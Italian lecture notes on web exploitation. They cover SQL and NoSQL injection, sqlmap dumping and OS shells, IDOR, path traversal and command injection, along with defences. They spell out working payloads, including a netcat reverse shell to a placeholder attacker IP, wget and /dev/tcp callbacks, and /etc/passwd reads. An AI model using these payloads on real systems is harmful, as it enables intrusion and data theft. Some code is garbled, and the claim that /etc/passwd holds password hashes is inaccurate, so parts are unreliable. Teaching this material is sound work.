Tipologia di XSS in grado di aggirare filtri XSS e template. Inizialmente il payload è **malformato** e quindi non valido semanticamente. Esso viene sanificato e grazie alle modifiche effettuate diventa **malevolo**.



Tuttavia queste vulnerabilità **non sono comuni** ed è più una falla della funzione sanitizzante. Ad esempio nel 2019 `DOMPurify.sanitize(input)` era vulnerabile ad mXSS.

11.3.10 Self XSS

Self XSS non è una vera vulnerabilità, ma una forma di **Social Engineering**, in quanto l'attaccante contatta la vittima e la convince ad aprire la console del browser, incollarci sopra del codice malevolo ed eseguirlo.

Fare questo ovviamente richiede un livello elevato di interazione con la vittima, che potrebbe anche sbagliare qualche passaggio. Inoltre alcuni siti prevengono pure il Self XSS tramite avvertenze mirate.

12 Web Exploitation - Database

Se dal lato Client abbiamo esplorato le varie vulnerabilità di un sito web o del browser, ora andiamo ad esplorare le **vulnerabilità** che ci sono quando ci interfaccia con un database.

Sapendo che per ricavare informazioni da un DB lo interroghiamo con delle query, possiamo **iniettare del codice malevolo** all'interno di una di essa per **estrapolare** e/o **modificare dati** in un DB. Queste iniezioni di codice si chiamano **SQL Injection**.

12.1 SQL Injection - Aggirare il Login

Supponiamo che il sistema di login di un sito web sia implementato tramite questa query:

```
\SELECT* FROM Users WHERE Username=' ".$_POST['username'].\ ' AND Password='
'.$POST[password].\ ' "
```

La query seleziona tutte le colonne di **Users** e dalla colonna *Username* cerca il nome utente inserito e in *Password* se la password inserita è la stessa identica.

Se questa query restituisce un record, il login ha avuto successo, altrimenti il login fallisce.

12.1.1 Analisi Payload

L'attaccante vorrà aggirare il login e come **payload** inserisce **admin** nel campo *Username* e **'OR 1=1--** nel campo *Password*. La query diventa quindi:

```
SELECT* FROM Users WHERE Username='admin' AND Password=' 'OR 1=1 --'
```

Analizziamo il payload inserito. Nel campo della password **'OR 1=1 --**:

- **'**: chiude il campo Password.
- **OR 1=1**: è una condizione sempre vera.
- **--**: introduce un commento nella sintassi di MySQL, quindi commenta tutto il resto della query inserita dal programmatore.

Il confronto essendo fatto da una stringa vuota e un'espressione sempre vera tramite un OR restituisce sempre vero.

Per quanto riguarda il campo *Username*, l'inserimento di **admin** potrebbe portare a due scenari, in quanto dipende dal livello di priorità assegnata agli operatori logici nel DBMS:

- Query interpretata come (*Username* = 'admin' AND *Password* = ' ') OR 1=1
 - Restituisce **tutta** la tabella **Users**
 - Login sul primo utente restituito dalla query, generalmente un account amministratore.
- Query interpretata come *Username* = 'admin' AND (*Password* = ' ' OR 1=1)
 - Restituisce solo la riga contenente 'admin'
 - Login su 'admin'.

12.1.2 Payload Alternativo

Riprendendo il payload di prima, inseriamo il contenuto prima inserito nel campo *Password* in *Username*. Otterremo questo:

```
SELECT* FROM Users WHERE Username=' 'OR 1=1 --' AND Password='asdf'
```

La condizione vera sarà in *Username* mentre tutto il resto, essendo commentato, verrà ignorato.

Questa query restituisce **tutta** la tabella **Users** e verrà loggato il primo utente restituito.

12.2 Union-Based SQL Injection

Tramite apposite query vulnerabili è possibile recuperare anche tutti i dati di un DB. Se il risultato di una query venisse **stampato a schermo**, si potrebbe appendere alla query ulteriori elementi per ottenere informazioni aggiuntive.

Questo è tipicamente fatto attraverso l'operatore **Union**, che permette di unire risultati di due query diverse, a patto che il numero di colonne sia lo stesso e che i tipi combacino.

Inoltre, problema ancora più grande, molto spesso l'attaccante **non può vedere** il risultato di una query (scenario blackbox).

12.3 Recuperare il numero di colonne

Supponiamo di avere la seguente query vulnerabile ad SQL Injection (sconosciuta all'attaccante):

```
SELECT ID, Autore, Messaggio, Likes, Dislikes, Timestamp FROM Posts WHERE Autore =
'$_POST[\username]'. AND Likes > 50
```

L'attaccante vuole conoscere il **numero** di colonne presenti nella tabella. Ha due modi:

12.3.1 Con Order By

L'operatore Order By ci permette di ordinare righe di una query per una colonna. Il grande vantaggio di questa funzione è che **non necessitiamo** di conoscere il nome della colonna, ma soltanto la posizione nella tabella.

Riprendendo l'esempio di prima, se l'attaccante inserisse **'ORDER BY 2--**, il DBMS non restituirebbe errori. All'inserimento invece di **'ORDER BY 10--** invece terminerebbe la query con un errore.

Tramite una ricerca esponenziale possiamo ricavare il numero preciso di colonne di una tabella. Ad esempio:

- **ORDER BY 2** ⇒ Ok, raddoppio il numero di campi.
- **ORDER BY 4** ⇒ Ok, raddoppio il numero di campi.
- **ORDER BY 8** ⇒ Errore, allora il numero di colonne sarà tra 4 e 8. Continuo dal centro.
- **ORDER BY 6** ⇒ Ok, allora il numero di colonne è 6 o 7.
- **ORDER BY 7** ⇒ Errore, allora il numero di colonne è 6.

12.3.2 Con NULL

Il valore NULL è perfettamente valido da selezionare in una query ed è **usabile per qualsiasi campo, indipendentemente dal tipo** (a patto che bisogna stare attenti che possono esserci colonne che non permettono valori NULL).

Usando l'esempio di prima, si potrebbero creare query con molteplici NULL per individuare così il numero di colonne, come: `SELECT NULL, 1, NULL`

Andrebbe bene poiché seleziona tre sole colonne su 6. Ovviamente qualcosa come:

`SELECR NULL, 1, NULL, NULL, NULL, NULL, NULL, NULL` restituirebbe errore.

12.4 Recuperare il tipo delle colonne

Una volta che conosciamo il numero di campi selezionati, dobbiamo individuarne il tipo. Per farlo usiamo **'UNION SELECT val'**, inserendo valori e vedere come risponde il DBMS.

Non è un processo veloce, in quanto bisogna effettuare dei test un campo per volta (usando NULL sugli altri). Il DBMS restituirà errore ogni qualvolta che inseriamo un tipo errato in uno dei campi.

Prendendo ancora una volta la query iniziale:

```
SELECT ID, Autore, Messaggio, Likes, Dislikes, Timestamp FROM Posts WHERE Autore = '...'
AND Likes > 50
```

e aggiungendo (al posto dei puntini):

```
'UNION SELECT 1, 2, 'ciao', 'x', 'y', 5 --'
```

Otterremo un errore, in quanto *Autore* non può essere un INT ma più probabilmente un VARCHAR, mentre 'x' e 'y' sono stringhe ma *Likes* e *Dislikes* sono probabilmente INT.

Invece 5 non può essere una data, che invece sarà un DATETIME.

12.5 Recuperare Nomi delle Tabelle e delle Colonne

Generalmente i nomi delle tabelle (e delle colonne di ogni tabella) non sono noti, ad eccezione di software **open-source** o di **Content Management System (CMS)** come Wordpress.

Se il bersaglio è un'applicazione web in modalità black box dove non vengono usati CMS noti, si può sfruttare lo **schema** del DB. Sono **read-only** e forniscono **viste** che contengono informazioni su tabelle, colonne e procedure del database. Ad esempio su MySQL lo schema si chiama **information_schema** e comprende diverse tabelle, tra cui:

- **Tables:** Contiene le informazioni sulle tabelle presenti nella base di dati, compresi i nomi contenuti in **table_name**.
- **Columns:** Contiene le informazioni sulle colonne presenti all'interno del database, compresi i nomi contenuti in **column_name**. Per ogni record inoltre viene citata la tabella di riferimento sulla colonna **table_name**.

12.6 Blind SQL Injection

Nel caso della Union-Based SQL Injection potevamo sfruttare che l'output venisse stampato su schermo. Tuttavia in molti casi reali questo **non accade** e quindi questo tipo di SQL Injection non ci serve.

Tuttavia alcuni siti web hanno comportamenti diversi in base al risultato della query. Ad esempio, un form di login potrebbe restituire "Login effettuato" con una query corretta, mentre con una query errata potrebbe restituire "Nome utente o password errati".

Questa informazione è l'unica che possiamo sfruttare per vedere se il database di quel sito web è vulnerabile ad SQL Injection.

Questo tipo di SQL Injection si chiamano **Blind SQL Injection** e per definizione accadono quando un sito o applicazione web è **vulnerabile ad SQL Injection**, ma le risposte HTTP non contengono il risultato della query SQL o i dettagli di errori del database.

12.6.1 Operatore LIKE

Un operatore efficace per ottenere una query corretta è LIKE. Esso viene usato per determinare se una stringa corrisponde ad un determinato pattern. Inoltre è **case insensitive**, tuttavia può diventare **case sensitive** se abbinato con BINARY.

Elenco delle wildcard usabili con LIKE:

- % corrisponde a qualsiasi stringa composta da zero o più caratteri.
- _ corrisponde ad esattamente un carattere.
- [abcegx] corrisponde ad un carattere tra quelli elencati.
- [a-g] corrisponde ad un carattere nell'intervallo specificato
- [^d-m] corrisponde a tutti i caratteri che **non** si trovano nell'intervallo specificato.

Esempi:

- 'prova' LIKE 'PROVA' = true
- 'prova' LIKE 'p%' = true
- 'prova' LIKE '_p%' = false
- 'prova' LIKE 'pr_' = false
- 'prova' LIKE '%p%' = true
- 'prova' LIKE 'prova%_' = false
- 'prova' LIKE '%prov_' = true
- 'prova' LIKE 'pr_v_%' = true

12.6.2 Esempio di attacco

Supponiamo che nel sito web `mio.sito` che stiamo attaccando ci sia una pagina che recupera un post con un certo ID. Ad esempio:

```
mio.sito/vediPost?id=345
```

Questo parametro, se non gestito correttamente, potrebbe rendere il sito vulnerabile a SQL Injection. Supponiamo inoltre che la pagina del sito web restituisce **un messaggio di errore** se il post non viene trovato, altrimenti restituisce i dettagli del post trovato.

Supponendo inoltre che l'attaccante conosca l'esistenza della tabella **Users** con colonne *username* e *password* e che la query implementata sia:

```
SELECT* FROM Posts WHERE id = '.$_POST['inputUtente']
```

Potrebbe inserire il seguente payload:

```
mio.sito/vediPost?id=345 AND (SELECT* FROM Users WHERE username = 'admin'
AND password LIKE 'a%')
```

Che viene letta dal database come:

```
SELECT* FROM Posts WHERE id = 345 AND (SELECT * FROM Users WHERE username = 'admin'
AND password LIKE 'a%')
```

Questa query restituisce una tupla esclusivamente se la password dell'utente inizia per "a". Se accede ai dati del post 345, la password inizia per "a" e può **continuare ad esfiltrare la password**, altrimenti se ottiene un errore, la password inizia con un'altra lettera.

12.6.3 Alternativa - Funzione SUBSTRING

Alternativamente all'operatore LIKE, si può effettuare una Blind SQL Injection tramite la funzione `substring(stringa, inizio, lunghezza)` (in alcuni database è chiamata SUBSTR) che restituisce una sottostringa in base alla stringa e ai parametri che diamo in input.

Riprendendo l'esempio precedente con `mio.sito`, un uso di `substring` per esfiltrare una password sarebbe:

```
SELECT* FROM Posts WHERE id = 345 AND (SELECT * FROM Users WHERE username = 'admin'
AND substring(password, 1, 1) = 'a')
```

Come con LIKE, se restituisce i dati del post 345, la password inizia per "a", altrimenti se restituisce un errore, la lettera iniziale è un'altra. Seguono altri passaggi:

```
SELECT* FROM Posts WHERE id = 345 AND (SELECT * FROM Users WHERE username = 'admin'
AND substring(password, 1, 2) = 'ab')
```

```
SELECT* FROM Posts WHERE id = 345 AND (SELECT * FROM Users WHERE username = 'admin'
AND substring(password, 1, 3) = 'aba')
```

In scenari reali, a volte le differenze possono essere minori e in certi casi può succedere che il sito web sia vulnerabile a SQL Injection, ma **nessun elemento all'interno della pagina cambia comportamento** a seconda del risultato della query.

12.7 Time-Based SQL Injection

Se il sito web è vulnerabile a SQL Injection ma gestisce gli errori del database affinché **non siano visibili** sul sito, semplici Blind SQL Injection saranno inefficaci.

Possiamo tuttavia ricorrere alle **Time-Based SQL Injection**, ovvero Blind SQL Injection con un aggiunta di ritardo di esecuzione, tramite funzioni come `sleep()`.

Essendo le query SQL generalmente processate in modo **sincrono** dal sito web, ritardare l'esecuzione di una query SQL ritarda anche la risposta HTTP, permettendo quindi all'attaccante di verificare la correttezza di una query basandosi sul tempo preso per ricevere una risposta HTTP.

12.7.1 Esempio con sleep()

Un esempio di **Time-Based SQL Injection**, basandosi sempre sugli esempi precedenti:
`SELECT* sleep(2) FROM Users WHERE username = 'admin' AND password LIKE 'a%'`

Tale query SQL ritarda **la risposta del database di 2 secondi**, ma solo se la password dell'utente admin inizia per "a".

Sia per Blind che per la Time-Based SQL Injection, è opportuna che l'attaccante scripti tali bruteforce, in quanto sono operazioni dispendiose in termini di tempo se fatte manualmente.

12.8 SQLMap (integrato su Kali)

SQLMap è un **tool python open source** che automatizza il processo di **rilevamento** delle vulnerabilità e **sfrutta** le tecniche di SQL Injection per prendere possesso del database bersaglio.

È dotato di numerose funzionalità per il penetration testing e un'ampia gamma di opzioni, tra cui il **fingerprinting** del database, il **recupero dei dati** (dump) dal database, l'**accesso al file system** sottostante e l'**esecuzione di comandi** sul Sistema Operativo tramite **Reverse Shell**.

Prima di usare il tool, è bene conoscere i parametri che è possibile inserire. Tramite i comandi `-h` o `-hh` è possibile ottenere rispettivamente un elenco delle **opzioni base** o l'**elenco completo** delle opzioni utilizzabili. La completa documentazione è presente sul GitHub del tool:

<https://github.com/sqlmapproject/sqlmap?tab=readme-ov-file>

12.8.1 Utilizzo del tool

Per usare il tool, è necessario specificare un target. Supponendo che il parametro vulnerabile a SQL Injection è di **tipo GET**, si usa l'opzione `-u` seguita dall'URL. Esempio:

```
sqlmap -u \https://mio.sito/path?parametro=test" -b
```

Se invece il parametro vulnerabile è di **tipo POST**, la sintassi cambia:

```
sqlmap -u \https://mio.sito/path" --data="parametro=test" -b
```

Negli esempi, per **enumerare** il database, è stato usato il parametro `-b`, che recupera il banner del DBMS. Se invece volessimo ricavare lo schema del database, usiamo il parametro `--schema`:

```
sqlmap -u \https://mio.sito/path?parametro=test" --schema
```

12.8.2 Ottenere una Reverse Shell

Tramite il parametro `--os-shell` possiamo ottenere una shell per mezzo di **COPY[nomeTabella]FROM PROGRAM[comando]**:

```
sqlmap -u \https://mio.sito/path?parametro=test" --os-shell
```

Quello che avviene è questo:

- Creiamo una tabella **comando** all'interno della quale vi è solo una colonna di tipo testo, chiamata *output*: `CREATE TABLE comando(output text);`
- Eseguiamo il comando (in questo caso, `cat /etc/passwd`) e inseriamo il suo output all'interno della tabella **comando**: `COPY comando FROM PROGRAM 'cat /etc/passwd';`
- Recuperiamo l'output dalla tabella **comando**. Generalmente SQLMap stampa in console l'output trovato: `SELECT * FROM comando;`
- Eliminiamo la tabella **comando** in quanto non ci serve più: `DROP TABLE IF EXISTS comando;`

Alternativamente, con `--os-pwn` è possibile ottenere una Shell OOB, Meterpreter o VNC:

```
sqlmap -u \https://mio.sito/path?parametro=test" --os-pwn
```

12.8.3 Dump del database

Tramite il parametro `--dump` è possibile effettuare un **dump** del database:

```
sqlmap -u \https://mio.sito/path?parametro=test" --dump
```

Vi sono inoltre anche alcune opzioni utilizzabili:

- `--dump-all` per fare il dump di **tutte le tabelle di tutti i database nel DBMS**;
- `--exclude-sysdbs` per escludere dal dump le tabelle e i db di sistema;
- `--dump -D nomeDB` per fare il dump di uno specifico database;
- `--dump -T nomeTab` per fare il dump dei contenuti di una specifica tabella;
- `--dump -C nomeCol` per fare il dump dei contenuti di una specifica colonna.

12.8.4 Conclusioni su SQLMap

SQLMap è un ottimo tool, tuttavia bisogna attenzionare alcuni aspetti:

- In un incarico di pentesting con **Bug Bounty Program** non bisogna effettuare dump quando si verifica la presenza di SQL Injection. In caso di contratti con aziende invece è autorizzato esclusivamente se vi è una clausola nel contratto che autorizza il dump dei DB;
- SQLMap può riportare che un sito web è vulnerabile ad SQL Injection, ma fallisca nel fare il dump o che consenta di estrapolare solo alcune informazioni;
- SQLMap **genera molto rumore** ed è **sconsigliato** in attività di **red teaming**, a meno di usarlo insieme ad un proxy o TOR all'esterno della rete.

12.9 NoSQL Injection

In un database **non relazionale**, le SQL Injection non sono utilizzabili, in quanto questi database non usano SQL (spesso organizzano i dati tramite JSON), tuttavia è comunque possibile iniettare payload simili a quelli SQL visti in precedenza.

Questi payload sono chiamati **NoSQL Injection** e usano il formato `';payload`. Esse si verificano quando:

- I dati in formato JSON iniettati all'interno di una richiesta inoltrata al database vengono interpretati come tali.
- Gli **operatori di paragone** (`=`, `<`, `>`, ...) iniettati all'interno di una richiesta inoltrata al database riescono a modificare la struttura della query.

12.9.1 Esempio di NoSQL Injection con un form di login

Supponiamo un form di login implementato in MongoDB con questa query NoSQL:

```
db.collection(collection).find({'\username':\$_POST['user']",  
\password':\$_POST['pass']}').limit(1)
```

Potremmo provare a soddisfare le condizioni precedentemente elencate inserendo **admin** come *username* e `{\>:"}` come *password*. La query diventerebbe:

```
db.collection(collection).find({'\username':\admin", \password':{\>:"}}).limit(1)
```

Perché funziona?

`{\>:"}` è un oggetto JSON: `>` sta per il simbolo `>`, mentre la stringa vuota viene interpretata come **null**. Se questo oggetto **viene interpretato come codice**, viene trasformato nel valore **TRUE**, in quanto tutte le stringhe sono logicamente **maggiori di null**.

La query infine diventa:

```
db.collection(collection).find({'\username':\admin", \password':TRUE}).limit(1)
```

E accediamo come **admin**.

12.9.2 QueryString

QueryString (**qs**) è un modulo di NodeJS che converte i parametri nelle **richieste HTTP in parametri JSON** interpretando le parentesi quadre come **nuovo oggetto JSON**.

Il parser di QueryString trasforma il parametro da: `parametro[$operatore]=valore`
a: `{parametro:{$operatore:valore}}`

In presenza di questo modulo, la richiesta a:

`https://mio.sito/path?username=admin&password[$gt]=`

Viene tradotta in:

`{\username":\admin", \password":{\$gt":\"}}`

12.9.3 Altri esempi di NoSQL Injection

- `username[$ne]=asdf&password[$ne]=asdf` - Questa query verifica se *username* e *password* sono **diversi da asdf** (tramite *\$ne*). Viene loggato il primo utente restituito dalla query.
- `username[$nin] []=admin&username[$nin] []=user2&password[$ne]=asdf` - Questa query verifica se *password* non è **asdf** e se *username* **non si trova** (tramite *\$nin*) nella lista composta da **[admin, user2]**.
Con questo payload è quindi possibile enumerare gli utenti e loggarsi con ciascuno di essi.
- `username=admin&password[$regex]=^.{10}$` - Questa query verifica se *password* di **admin** ha 10 caratteri. Se la condizione è vera, viene effettuato il login.
- `{"username": {"$eq": "admin"}, "password": {"$regex": "^a" }}` - Questa query verifica se *password* di **admin** inizia per **“a”**. Se la condizione è vera, viene effettuato il login.
Questo payload può essere utilizzato per **esfiltrare la password** tramite bruteforcing come con le Blind SQL Injection.

12.10 NoSQLMap (non presente su Kali)

Come SQLMap, **NoSQLMap** è un **tool open-source** scritto in python usato per automatizzare il processo di **ritrovamento** di vulnerabilità nei database NoSQL affinché si possa fare un **dump** del contenuto dei DB stessi.

Completa documentazione sul GitHub del tool: <https://github.com/codingo/NoSQLMap>

12.11 Soluzioni alle SQL Injection

La sanitizzazione contro SQL Injection, come con gli attacchi **client-side**, va fatta sempre **server-side**, in quanto **client-side** l'attaccante può rimuovere ogni forma di sicurezza aprendo la console.

12.11.1 Escaping

Il linguaggio con cui è programmato il sito web molto spesso possiede funzioni utili per fare **escaping**, come `mysqli_real_escape_string()` in PHP.

Tuttavia implementare forme adeguate di escaping per coprire ogni query malevola non è facile e pronò ad errori. Inoltre è una soluzione **poco efficace** contro SQL Injection, infatti supponendo una query come questa:

```
"SELECT Author, Post FROM Posts WHERE ID=".htmlentities($_GET['id'])
```

All'attaccante basta iniettare il payload `-1 union select Username, Password from Users` per farsi stampare la lista completa delle credenziali. La query quindi diventa:

```
SELECT Author, Post FROM Posts WHERE ID=-1 union select Username, Password from Users
```

12.11.2 Prepared Statements

I **Prepared Statements** sono **template di query**, all'interno dei quali **non vengono specificati** alcuni parametri, che vengono sostituiti da un `?`, che funge da placeholder.

L'applicazione web carica sul database lo statement `INSERT INTO...`, ma non lo esegue, ed il DBMS resta in attesa dei parametri da inserire: `INSERT INTO Users VALUES (?, ?, ?, ?)`

Quando il Prepared Statement viene richiamato, il database sostituisce i `?` con i reali valori ed esegue l'operazione. Stavolta la separazione tra **formato della query** e **parametri** è ben chiara al database, e la SQL Injection **non** avviene.

12.11.3 Object Relational Mapping (ORM)

Un'altra soluzione sono le **librerie ORM**, che rimuovono la necessità per il programmatore di interagire con un database mediante query.

Il programmatore interagisce nel suo linguaggio di preferenza con gli oggetti che rappresentano il database (le tabelle, i campi e i valori al suo intento). In questo modo è la libreria ORM che gestisce query ed escaping e il programmatore non deve scrivere codice SQL.

Ad esempio, in Entity Framework per **.NET**, se il programmatore volesse recuperare i post dell'utente **admin** con **più di 50 like**, potrebbe interagire con l'oggetto **db** nel seguente modo, ovvero senza fare una query tradizionale:

```
List<string> messaggiTop = db.Posts.Where(x => x.NomeUtente.Equals("admin")
&& x.Likes > 50).ToList();
```

La SQL Injection non funziona in quanto il database comprende correttamente il contesto della query.

12.12 Eludere la Sanitizzazione - SQL Injection di secondo ordine

Supponiamo che lo sviluppatore del sito web abbia implementato una misura di sanitizzazione come **Prepared Statement** o una **libreria ORM**.

Il payload malevolo inserito dall'attaccante **non avrà** alcun effetto all'esecuzione della query, tuttavia nel caso l'attaccante riesca ad inserire tale payload nel database del sito da attaccare, è ancora possibile effettuare azioni malevole se il payload non è stato propriamente sanitizzato:

1. L'attaccante inserisce il proprio payload all'interno di un form, il cui contenuto verrà salvato nel database;
2. L'attaccante appende il proprio payload mediante SQL Injection, a valle di un `INSERT INTO`;
3. L'attaccante inserisce il proprio payload mediante SQL Injection, indipendentemente dalla query in atto.

Nel caso in cui altre query utilizzassero in un secondo momento i contenuti della tabella in cui è stato iniettato il payload, **senza usare forme di sanitizzazione**, il payload potrebbe causare una **SQL Injection di secondo ordine**.

Questa vulnerabilità è comune con software di terze parti, dove lo sviluppatore del proprio sito **non ha controllo**. Se questo software è vulnerabile ad SQL Injection, i payload verranno eseguiti alla lettura del database.

12.13 Falle Logiche

Per accedere ai contenuti di un database in modo indebito, oltre alle SQL Injection, esistono le **falle logiche**, ovvero **errori nell'implementazione** del sito web.

È quindi possibile che si manifestino comportamenti inattesi dal sito web con determinati input, come:

- Valori semanticamente errati (es. tipo della variabile errata);
- Valori semanticamente corretti ma logicamente errati nel contesto dell'applicazione (es. numero negativo invece che positivo);
- Valori semanticamente e logicamente corretti, ma gestiti erroneamente dall'applicazione.

12.13.1 Insecure Direct Object Reference - IDOR

Riconducendoci all'ultimo comportamento inatteso, spesso succede con la mancata (o erronea) verifica dell'autorizzazione dell'utente ad accedere ad una determinata risorsa, spesso a causa di API che consultano il database.

Supponiamo di poter accedere ai dettagli del nostro account su `mio.sito` mediante l'URL `mio.sito/myProfile.php`.

Tale pagina effettua una chiamata all'API `mio.sito/api/getUserDetails?id=345` per recuperare i nostri dettagli dal database (come *username* e *password*) e li stampa a schermo.

Se le API del `mio.sito`, cambiando l'ID della query da quello personale ad un altro, **non facessero alcun controllo** su chi è l'utente che sta cercando di accedere ai dettagli di quell'utente, l'attaccante potrebbe ottenere i dettagli di qualsiasi utente semplicemente cambiando l'ID inserito.

Questa vulnerabilità si chiama **Insecure Direct Object Reference** ed è molto comune nelle applicazioni web. Per proteggersi da quest'attacco, bisogna verificare che l'utente che sta cambiando l'ID può vedere i dettagli degli altri utenti tramite l'API `getUserDetails`.

Se non ha l'accesso all'API, l'accesso ai dettagli degli altri utenti dev'essere bloccato.

12.13.2 Ulteriori considerazioni

Anche se immaginiamo che l'applicazione abbia una certa logica, non è detto che questa sia implementata correttamente, bisogna e verificare manualmente i comportamenti dell'applicazione con input diversi e/o scorretti dal punto di vista logico.

13 Web Exploitation - Server Side

Infine trattiamo le vulnerabilità relative all'esecuzione di **codice arbitrario** su server.

13.1 Path Traversal + File Disclosure

Path Traversal, seppur non permette di per sé di eseguire codice arbitrario, è una vulnerabilità che porta a **File Disclosure**, ovvero la scoperta e l'esfiltrazione indebite da parte dell'attaccante.

All'attaccante può interessare esfiltrare diversi file, ad esempio file di **configurazione**, file di **log**, il **codice sorgente** dell'applicazione attaccata, o altri **asset di valore** presenti sul file system del server.

Questa vulnerabilità può presentarsi ogni volta l'applicazione web utilizza funzioni per accedere (sia in **lettura** che in **scrittura**) a file del **file system**, se l'attaccante trova modo di alterare il **path** a cui si fa riferimento.

13.1.1 Esempio di Path Traversal

Supponiamo di avere dentro `victim.site/fileViewer.php` questo comando:

```
echo file_get_contents($_GET['file']);
```

Tale codice stampa sulla pagina (grazie al comando `echo`) il contenuto del file passato in input col il parametro GET. Visitare il sito `victim.site/fileViewer.php?file=01.txt` stamperebbe sulla pagina il contenuto di **01.txt**.

Tutto questo avviene grazie alla funzione `file_get_contents()` che, se non **sanitizzata**, permette all'attaccante di iniettare payload malevoli per recuperare **altri file** a cui non dovrebbe avere accesso.

Un'esempio più critico è quello di visitare `victim.site/fileViewer.php?file=/etc/passwd`, che stamperebbe sulla pagina il contenuto di `/etc/passwd`, database che contiene tutti gli **hash delle password** di ogni account di un sistema Linux.

Perché funziona?

Nel primo esempio, `file=01.txt` è un path **relativo**, ovvero la navigazione parte dalla directory corrente. Nel secondo esempio invece, `/etc/passwd` è un path **assoluto**, simboleggiato da `/` prima di `etc`, quindi la navigazione **parte dalla root del file system**.

L'attaccante, grazie alla mancata sanitizzazione, potrebbe accedere a qualunque directory o file di cui conosca il **path**.

13.1.2 Accesso al file system tramite path relativi

Se la funzione `file_get_contents()` dell'esempio precedente non accettasse l'inserimento di **path assoluti**, si potrebbe comunque aggirare questa limitazione usando le **cartelle speciali**:

- `./` ⇒ Punta alla cartella **corrente**;
- `../` ⇒ Punta alla cartella **parent**. Se siamo su **root**, la directory `../` punterà alla **root stessa**;
- `//` ⇒ Viene convertito in `/`

Potendo quindi usare solo **path relativi**, è possibile arrivare alla cartella `/etc/passwd` tramite un payload come questo:

```
victim.site/fileViewer.php?file=../../../../etc/passwd
```

Non conoscendo il **path di partenza**, potremmo anche creare un payload di questo tipo:

```
victim.site/fileViewer.php?file=../../../../../../../../../../../../../../../../etc/passwd
```

13.1.3 Ulteriori forme di Path Traversal

Prepended Path Traversal

- `file_get_contents($_GET['file']."/some/path/to/file.ext");` - Qui `$_GET['file']` è pensato dallo sviluppatore come directory da concatenare al resto del path dato.
- `file_get_contents($_GET['file']. ".ext");` - Qui `$_GET['file']` è pensato dallo sviluppatore (ad esempio) come filename senza estensione.

Tramite alcuni caratteri speciali è possibile far ignorare al web server ciò che viene dopo `$_GET['file']`.

Appended Path Traversal

```
file_get_contents("/some/path/to/".$_GET['file']);
```

Qui il **path** è pensato dallo sviluppatore per essere concatenato **prima** di `$_GET['file']`.

Appended and Prepended Path Traversal

```
file_get_contents("/some/".$_GET['file']."/path/to/headache.jpg");
```

Qui vi sono due **path**, uno per essere concatenato **prima** di `$_GET['file']` e uno per essere concatenato **dopo** `$_GET['file']`.

13.1.4 Sanitizzare Path Traversal

Le soluzioni migliori per **sanitizzare** le Path Traversal sono:

1. Evitare di **richiamare file** tramite API del **file-system** usando input dell'utente;
2. Usare delle **whitelist** per permettere solo determinati input dall'utente o verificare che l'input contenga solo **contenuti consentiti**, come **caratteri alfanumerici**;
 - Per convalidare gli input inseriti dall'utente, è buona pratica usare **funzioni ricorsive**.
 - Dopo aver convalidato l'input, è importante aggiungerlo alla directory di base e utilizzare un'API del file system della piattaforma per canonizzare il percorso. Infine, bisogna verificare che il percorso canonizzato inizi con la directory di base prevista.
3. Usare **chroot** per circoscrivere il web server ai soli file di sua competenza. Tuttavia permetterebbe Path Traversal su tali file.

Una soluzione pessima invece è usare delle **blacklist**, in quanto è difficile blacklistare tutti i payload malevoli e innumerevoli encoding.

13.2 Command e Code Injection

Command e Code Injection sono vulnerabilità che permettono all'attaccante di inserire da **input** codice malevolo, facendo in modo che il **web server** lo interpreti erroneamente e lo esegui. Inoltre:

- Nel caso di **Command Injection**, viene iniettato dall'attaccante un comando che viene eseguito dalla **shell di sistema**.
- Nel caso di **Code Injection**, invece, il codice iniettato viene eseguito **direttamente dal web server**.

Analizziamo, tramite esempio, prima la Command Injection e la sua variante **Blind Command Injection**.

13.2.1 Esempio Command Injection

Supponiamo di avere un sito `victim.site/search.php` senza alcuna sanitizzazione:

```
$output = shell_exec("ack ".$_GET['word']);  
echo $output;
```

Il comando **ack** serve a cercare, all'interno del sistema, tutti i file che contengono una data stringa. Tale codice esegue il comando **ack** tramite la shell di sistema, che non effettuando sanitizzazione, stampa nella pagina web il **risultato di tale comando**.

È possibile per l'attaccante usare caratteri speciali come `;` per eseguire ulteriori comandi.

Volendo sfruttare questa vulnerabilità, l'attaccante potrebbe ad esempio visitare la pagina:

```
victim.site/search.php?word=hello+world;+cat+/etc/passwd
```

Il web server, dopo aver cercato "hello world", stamperebbe sulla pagina web il contenuto di `/etc/passwd`.

13.2.2 Separatori

Riprendendo quest'ultimo esempio, il carattere speciale `;` fungendo da **separatore**, ha permesso al payload di funzionare separando la ricerca di "hello world" tramite **ack** e di concatenare tramite **cat**, il path `/etc/passwd`.

Esistono anche altri separatori utilizzabili a seconda di OS e web server, come `&&`, `||`, `/n` e `/r/n`.

Tutte le funzioni che permettono di eseguire comandi dalla **shell di sistema** potenzialmente **espongono** un sito web a Command Injection, quindi vanno usate con cautela.

Tra le tante funzioni, anche **exec**, **system** e **popen** possono provocare simili effetti di **ack**.

13.2.3 Blind Command Injection

Similmente alle Blind SQL Injection, dove l'attaccante non poteva il risultato delle query effettuate, nelle **Blind Command Injection** l'attaccante non può contare sulla visualizzazione a schermo garantita da **echo**. Supponendo di avere `victim.site/blindsearch.php` affetta da Command Injection:

```
$var = shell_exec("ack ".$_GET['word']);
if (strlen($var) > 0)
    echo ("Something was found!");
```

L'attaccante può comunque exploitare la vulnerabilità visitando la pagina:

```
victim.site/search.php?word=test;+nc+<ip_attaccante>+<port>+-e+/bin/sh
```

Il web server aprirà una **reverse shell** sulla macchina dell'attaccante.

13.2.4 Ricercare la presenza di una Command Injection

Per scoprire se un sito web è vulnerabile a Command Injection, sia normale che Blind, è buono utilizzare comandi più semplici:

- **sleep(3)** - Se il web server risponde alla nostra richiesta **in ritardo**, sappiamo che la Command Injection è possibile.
- **wget https://dominio.attaccante/stringa** - Se l'attaccante vede arrivare **la richiesta dal web server**, la Command Injection è possibile.
- **ping https://dominio.attaccante/** - Se l'attaccante vede **arrivare pacchetti dal web server**, la Command Injection è possibile.
- **echo pwn3d > /dev/tcp/ip_attaccante/port** - Utilizzabile solo per Command Injection in bash, viene inviata la stringa "pwn3d" all'indirizzo e alla porta specificati.

Se il sito web non stampa a schermo il risultato della Command Injection, potrebbe essere necessaria una Blind Command Injection, si potrebbe usare **Netcat**, un tool **open-source** per connessioni da **remoto**, tuttavia:

1. Netcat potrebbe essere **disabilitato**;
2. Netcat è abilitato, ma l'attaccante **potrebbe non ricevere la connessione ugualmente**, a causa degli strumenti di protezione implementati dal web server attaccato.
3. L'utilizzo di netcat **potrebbe sollevare degli alert**.

